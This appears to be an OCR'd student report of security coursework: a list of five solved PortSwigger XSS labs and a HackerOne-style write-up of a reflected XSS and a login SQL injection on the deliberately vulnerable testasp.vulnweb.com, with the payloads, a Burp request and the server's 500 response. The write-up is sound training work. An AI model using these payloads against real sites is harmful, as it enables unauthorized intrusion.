
Final Report Structure (Task 1 & 2)

Page 1: Task 1 - PortSwigger Labs

- **Evidence**:


Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities
Authentication
WebSockets
Web cache poisoning
Insecure deserialization
Information disclosure

Cross-site scripting

LAB | APPRENTICE | Reflected XSS into HTML context with nothing encoded → | ✓ Solved

LAB | APPRENTICE | Stored XSS into HTML context with nothing encoded → | ✓ Solved

LAB | APPRENTICE | DOM XSS in `document.write` sink using source `location.search` → | ✓ Solved

LAB | APPRENTICE | DOM XSS in `innerHTML` sink using source `location.search` → | ✓ Solved

LAB | APPRENTICE | DOM XSS in jQuery anchor `href` attribute sink using `location.search` source → | ✓ Solved

- **Note**: "Successfully completed 5 XSS labs on PortSwigger Academy to demonstrate fundamental understanding of client-side vulnerabilities."

Page 2: Task 2 - Vulnerability Report (testasp.vulnweb.com)


To match the **HackerOne style (#751870)**, use these details for your findings:

Vulnerability 1: Reflected XSS on Search Page

I. **Proper Steps**:
   A. Navigate to `http://testasp.vulnweb.com/Search.asp`.
   B. Enter `<script>alert(1)</script>` into the search field.
   C. Click "Search Posts."

II. **Evidence**:
   A. **Video**: `https://drive.google.com/file/d/1ImWx8osV6b-c8uRZGaqRMxL2sDqwFwtj/view?usp=sharing`

B. **Screenshot**:


acuforum search
Not secure
testasp.vulnweb.com/Search.asp?tfSearch=<script>alert%281%29<%2Fscript>
OK

testasp.vulnweb.com says

1

Vulnerability 2: SQL Injection on Login Page

I. **Proper Steps**:

A. Navigate to the login page http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F


B. Enter `' OR 1=1--` in the username field.

C. Intercept the POST request in Burp Suite and send to Repeater.

D. Observe the `500 Internal Server Error` which confirms the database query was successfully manipulated.

II. **Evidence**:

A. **Screenshot**:



Request

```
POST /Login.asp HTTP/1.1
Host: testasp.vulnweb.com
Content-Length: 35
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://testasp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Referer: http://testasp.vulnweb.com/Login.asp
Accept-Encoding: gzip, deflate, br
Cookie: ASPSESSIONIDCSSTQCDA=NOJELKFADILNIMPNNEIIGOCL
Connection: keep-alive

tfUName=' OR 1=1--&tfUPass=password
```

Response

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 15 Jan 2026 18:29:34 GMT
Content-Length: 1208

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
      <head>
            <meta http-equiv="Content-Type" content="text/html;
             charset=iso-8859-1"/>
            <title>
                  500 - Internal server error.
            </title>
            <style type="text/css">
                  <!--
                  body{
                        margin:0;
                        font-size:.7em;
                        font-family:Verdana,Arial,Helvetica,
                        sans-serif;
                        background:#EEEEEE;
                  }
                  fieldset{
                        padding:015px10px15px;
                  }
                  h1{
                        font-size:2.4em;
                        margin:0;
                        color:#FFF;
                  }
```

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1
Request headers 13
Response headers 6